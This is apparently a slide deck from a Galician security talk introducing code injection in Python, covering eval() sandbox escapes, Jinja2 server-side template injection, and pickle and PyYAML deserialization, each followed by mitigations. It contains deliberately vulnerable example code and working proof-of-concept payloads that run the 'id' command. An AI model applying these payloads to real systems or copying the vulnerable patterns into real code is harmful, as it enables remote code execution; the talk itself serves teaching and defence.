

INTRODUCCIÓN ÁS INXECCIONS DE CÓDIGO EN PYTHON

Quen somos?



Eloy Pérez González





Guzmán Cernadas Pérez

Membros de Hackliza
<https://hackliza.gal>



Índice

- Que é unha inxección de código?
- Inxección de código nunha sandbox
- Inxección de plantillas en Flask/Jinja2
- Serialización en Pickle/YAML



Inyección de código?

- Que é?
 - Tipo de ataque
 - Introducir código nun programa co fin de que se execute ou interprete
- Por que se produce?
 - Falta de validación dos datos de entrada dos usuarios

Inyección de código?

- Onde se produce?
 - En funcións capaces de executar calquera tipo de código. Por exemplo, **eval()** ou **exec()**
- A quen lle interesa?
 - Atacantes que pretenda tomar o control do computador onde se executa a aplicación.

Exemplo

```
def main():  
    conta = input("Calculadora: ")  
    resultado = eval(conta)  
    print(resultado)
```

DEMO

Sandbox

- Que é unha sandbox?
 - É un entorno que permite executar código de forma controlada
 - Restrínxense certas funcións para evitar accións prexudiciais
- Para que serve?
 - Executar código malicioso
 - Python na web
 - Servizos na nube

Tipos de sandboxes

- A nivel de linguaxe
 - pysandbox
- A nivel de sistema operativo
 - Pypy sandbox
 - Docker, SELinux, SECCOMP



A nosa sandbox

```
class Sandbox:
```

```
    def __init__(self, globals=None, locals=None):
```

```
        self.globals = globals
```

```
        self.locals = locals
```

```
    def evalua(self, codigo):
```

```
        resultado = eval(codigo, self.globals, self.locals)
```

```
        print(resultado)
```

A restricción

- A función **eval()** no permite hacer imports

Traceback (most recent call last):

```
File "/home/guzman/Repositorios/pycones/02_Sandbox/exemplo_2.py", line 19, in <module>
    main()
```

```
File "/home/guzman/Repositorios/pycones/02_Sandbox/exemplo_2.py", line 15, in main
    sandbox.evalua(codigo)
```

```
File "/home/guzman/Repositorios/pycones/02_Sandbox/exemplo_2.py", line 7, in evalua
    resultado = eval(codigo, self.globals, self.locals)
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

```
File "<string>", line 1
    import subprocess
    ^^^^^^^
```

SyntaxError: invalid syntax

Outras restricións

- Borrar funcións
- Borrar clases
- Buscar patróns indeseados
- Etc...

Charla de Eloy:

<https://www.youtube.com/watch?v=bnujnTG9XfM>

Que queremos?

- O noso obxectivo é executar o comando **id** utilizando o módulo **subprocess**

```
import subprocess  
subprocess.run(['id'])
```

```
guzman@guzman:~$ id  
uid=1000(guzman) gid=1000(guzman) grupos=1000(guzman),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),107(input),122(lpadmin),134(lxd),135(sambashare),141(libvirt)
```

Saltándonos as restricións

- En Python existe un diccionario chamado `__builtins__`
- Este diccionario contén as funcións mínimas de Python
 - `len()`
 - `any()`
 - `print()`
 - `range()`
 - ...

Saltándonos as restricións


- Unha das funcións mínimas é `__import__`
 - Pódese utilizar para cargar o módulo que queiramos

```
__builtins__.__import__("subprocess").run(["id"])
```

DEMO

O final de Pysandbox

WARNING: pysandbox is
BROKEN BY DESIGN, please
move to a new sandboxing
solution (run python in a
sandbox, not the opposite!)



Curiosidade

- O dicionário `__builtins__` pódese editar

```
>>> del __builtins__.print
>>> print("Ola mundo!")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'print' is not defined
```

Que é Flask/Jinja2?

- Jinja2
 - Motor de plantillas
 - Utiliza placeholders que se encherán de forma dinámica.
- Flask
 - Framework de aplicacións web
 - Permite o uso de plantillas
 - Utiliza Jinja2

Vulnerabilidade

- Server Side Template Injection (SSTI)
- Consiste en introducir código que se execute gracias ao motor de plantillas
- Non só afecta a Jinja2. Tamén afecta:
 - Smarty
 - Mako
 - Twig

A nosa web

```
@app.route("/")
def home():
    nome = request.args.get('nome')
    template = f"""
<!doctype html>
<title>Saudos</title>
<section class="content">
    <b>Escribe o teu nome:</b>
    <form method="get">
        <input name="nome" id="nome" required>
        <input type="submit" value="Enviar">
    </form>
    {"Bos días " + nome + "!" if nome else ""}
</section>
    """
    return render_template_string(template)
```

Buscando a vulnerabilidade

- Para ver se unha aplicación web é vulnerable a SSTI pódense utilizar os seguintes payloads:
 - `{{}}`
 - `{{ 7 * 7 }}`
 - `{{config}}`

Explotando a vulnerabilidade

- Obter uma classe
 - O método `__class__` utilizado nun tipo de dato devolve a clase dese dato

```
{{ ".__class__ }}
```

- Dende a clase, hai que acceder á clase object
 - O método `__base__` devolve a clase pai

```
{{ ".__class__.__base__ }}
```

Explotando a vulnerabilidade

- Unha vez que se consegue acceso á clase object hai que listar as subclasses
 - O método `__subclasses__()` lista todas as clases fillas dunha clase

```
{{ ".__class__.__base__.__subclasses__() }}
```

- Neste punto hai que escoller a subclase que mellor nos conveña
 - Se existe a que queremos podémola cargar directamente
 - Se non existe hai que buscar unha que teña o método `__init__`

Explotando a vulnerabilidade

- Ao escoller unha clase que teña o método `__init__`, pódese ver as variables globais.
 - As variables globais conteñen o dicionario `__builtins__`
 - O método `__globals__` permite ver as variable globais dunha clase

```
{{ ".__class__.__base__.__subclasses__()[378].__init__.__globals__ }}
```

- Dende este punto pódese acceder ao dicionario `__builtins__`

DEMO

Flask/Jinja2: Recomendaciones

- Nunca embeber input do usuario nunha plantilla que utilice **render_template_string()**
- Utilizar **render_template()** con plantillas

```
@app.route("/")
def home():
    nome = request.args.get('nome')
    template = f"""
<!doctype html>


...
{"Bos días " + nome + "!" if nome else ""}
</section>
"""
    return render_template_string(template)
```

```
from flask import render_template, Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    nome = request.args.get('nome')
    return render_template('template.html',
                           nome=nome)
```

Que é a serialización?

- Obxectos e tipos de datos  bytes ou strings
- Permite:
 - Transmisión
 - Reconstrución

Exemplos de serialización

- **JSON**

```
{  
  "name": "ada",  
  "age": 2008  
}
```

- **XML**

```
<?xml version="1.0" encoding="UTF-8" ?>  
<name>ada</name>  
<age>2008</age>
```

- **YAML**

```
name: ada  
age: 2008
```

Pickle: Que é?

- Librería de Python para de/serializar obxectos complexos
- Formato binario
 - Bytecode que indica como reconstruir o obxecto

`pickle` — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object hierarchy. A Python object hierarchy is converted into a byte stream, and “*unpickling*” is the inverse operation. A byte stream converted from an object hierarchy is converted back into an object hierarchy. Pickling (and unpickling) is alternatively referred to as “*serialization*” and “*deserialization*”; however, to avoid confusion, the terms used here are “*pickling*” and “*unpickling*”.

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling** if you execute from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Pickle: serialización

```
import pickle
```

```
class Person:
```

```
    def __init__(self, name):  
        self.name = name
```

```
ada = pickle.dumps(Person("ada"))
```

```
with open("person.pickle", "wb") as fo:  
    pickle.dump(Person("ada"), fo)
```

```
pickle-injection$ python3 -m pickletools person.pickle  
0: \x80 PROTO      4  
2: \x95 FRAME      43  
11: \x8c SHORT_BINUNICODE '__main__'  
21: \x94 MEMOIZE    (as 0)  
22: \x8c SHORT_BINUNICODE 'Person'  
30: \x94 MEMOIZE    (as 1)  
31: \x93 STACK_GLOBAL  
32: \x94 MEMOIZE    (as 2)  
33: ) EMPTY_TUPLE  
34: \x81 NEWOBJ  
35: \x94 MEMOIZE    (as 3)  
36: } EMPTY_DICT  
37: \x94 MEMOIZE    (as 4)  
38: \x8c SHORT_BINUNICODE 'name'  
44: \x94 MEMOIZE    (as 5)  
45: \x8c SHORT_BINUNICODE 'ada'  
50: \x94 MEMOIZE    (as 6)  
51: s SETITEM  
52: b BUILD  
53: . STOP  
highest protocol among opcodes = 4
```

Pickle e o método `__reduce__`

- Problema: algunhas clases non se poden “picklear”
- Solución: implementar o método `__reduce__`
- `__reduce__`: Define como crear o obxecto
- Maior control para casos especiais:
 - Clases con punteiros a ficheiros
 - Outros casos non “pickleables”
- Indica un callable e os seus argumentos

Pickle e o método `__reduce__`

```
import pickle
import os

class RCE:
    def __reduce__(self):
        return os.system, ("id",)

with open("rce.pickle", "wb") as fo:
    pickle.dump(RCE(), fo)
```

```
pickle-injection$ python3 -m pickletools rce.pickle
 0: \x80 PROTO      4
 2: \x95 FRAME      29
11: \x8c SHORT_BINUNICODE 'posix'
18: \x94 MEMOIZE    (as 0)
19: \x8c SHORT_BINUNICODE 'system'
27: \x94 MEMOIZE    (as 1)
28: \x93 STACK_GLOBAL
29: \x94 MEMOIZE    (as 2)
30: \x8c SHORT_BINUNICODE 'id'
34: \x94 MEMOIZE    (as 3)
35: \x85 TUPLE1
36: \x94 MEMOIZE    (as 4)
37: R      REDUCE
38: \x94 MEMOIZE    (as 5)
39: .      STOP
highest protocol among opcodes = 4
```

Pickle: Deserialización

```
import pickle
import sys
```

```
with open(sys.argv[1], "rb") as fi:
    pickle.load(fi)
```

```
pickle-injection$ python3 load-pickle.py rce.pickle
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),113(lpadmin),116(scanner)
```

DEMO

Pickle: Prevenciones

- Non cargar datos pickle de fontes non confiables, coma o usuario
- Incluír un HMAC para verificar que os datos non están modificados

Outros Pickle

- Jsonpickle: coma Pickle pero garda os datos en JSON
 - Ten os mesmos problemas de serialización

YAML

- Linguaxe de serialización “amigable”
- Usado en:
 - Configuracións
 - Ansible
 - Kubernetes
 - etc..

pelis:

- Serpes no avión
- Terminator

series:

- Mr. Robot
- Son Joku

Pyyaml

- A librería de YAML mais famosa en Python
- Non a única:




Python:

- PyYAML # YAML 1.1, pure python and lib
- ruamel.yaml # YAML 1.2, update of PyYAML; c
- PySyck # YAML 1.0, syck binding
- strictyaml # Restricted YAML subset

Pyyaml

- Permite a de/serialización de obxetos complexos, callables incluidos!!



```
!!python/object/apply:module.f value of f(...)
```

Complex Python tags

- !!python/name:module.name module.name
- !!python/module:package.module package.module
- !!python/object:module.cls module.cls instance
- !!python/object/new:module.cls module.cls instance
- !!python/object/apply:module.f value of f(...)

Pyyaml

- Como en Pickle, pódese usar `__reduce__`

```
import yaml
import os
```

```
class RCE:
    def __reduce__(self):
        return (os.system,('id',))
```






```
with open("rce-pyyaml.yaml", "w") as fo:
    fo.write(yaml.dump(RCE()))
```


```
!!python/object/apply:posix.system
- id
```


DEMO


Pyyaml


- Varios loaders:


- CLoader 
- FullLoader 
- Loader 
- SafeLoader 
- UnsafeLoader 


```
yaml-injection$ sudo python3 pyyaml-load.py rce-pyyaml.yaml
=== Loader=CLoader ===
uid=0(root) gid=0(root) groups=0(root) 


=== Loader=FullLoader ===
fail!! 

=== Loader=Loader ===
uid=0(root) gid=0(root) groups=0(root) 


=== Loader=SafeLoader ===
fail!! 

=== Loader=UnsafeLoader ===
uid=0(root) gid=0(root) groups=0(root) 

=== safe_load ===
fail!! 

=== unsafe_load ===
uid=0(root) gid=0(root) groups=0(root) 
```

Que nos ensina a documentación?



The screenshot shows a web browser window with the URL `https://pyyaml.org/wiki/PyYAMLDocumentation`. The page content explains that to use the LibYAML-based parser and emitter, one should use the `CParser` and `CEmitter` classes. It provides a code example for loading a YAML stream. The code is as follows:

```
In order to use LibYAML based parser and emitter, use the classes CParser and CEmitter.
For instance,

from yaml import load, dump
try:
    from yaml import CLoader as Loader, CDumper as Dumper
except ImportError:
    from yaml import Loader, Dumper

# ...

data = load(stream, Loader=Loader)
```

A large red 'X' is drawn over the last line of code, `data = load(stream, Loader=Loader)`, indicating that this is an incorrect or outdated usage.

Pyyaml: Recomendaciones

- Usar **safe_load()** ou **SafeLoader** sempre

Conclusións

- Desconfiar do input dos usuarios sempre
- Ler as recomendacións de seguridade ao usar unha librería

Preguntas?

Gracias a tod@s!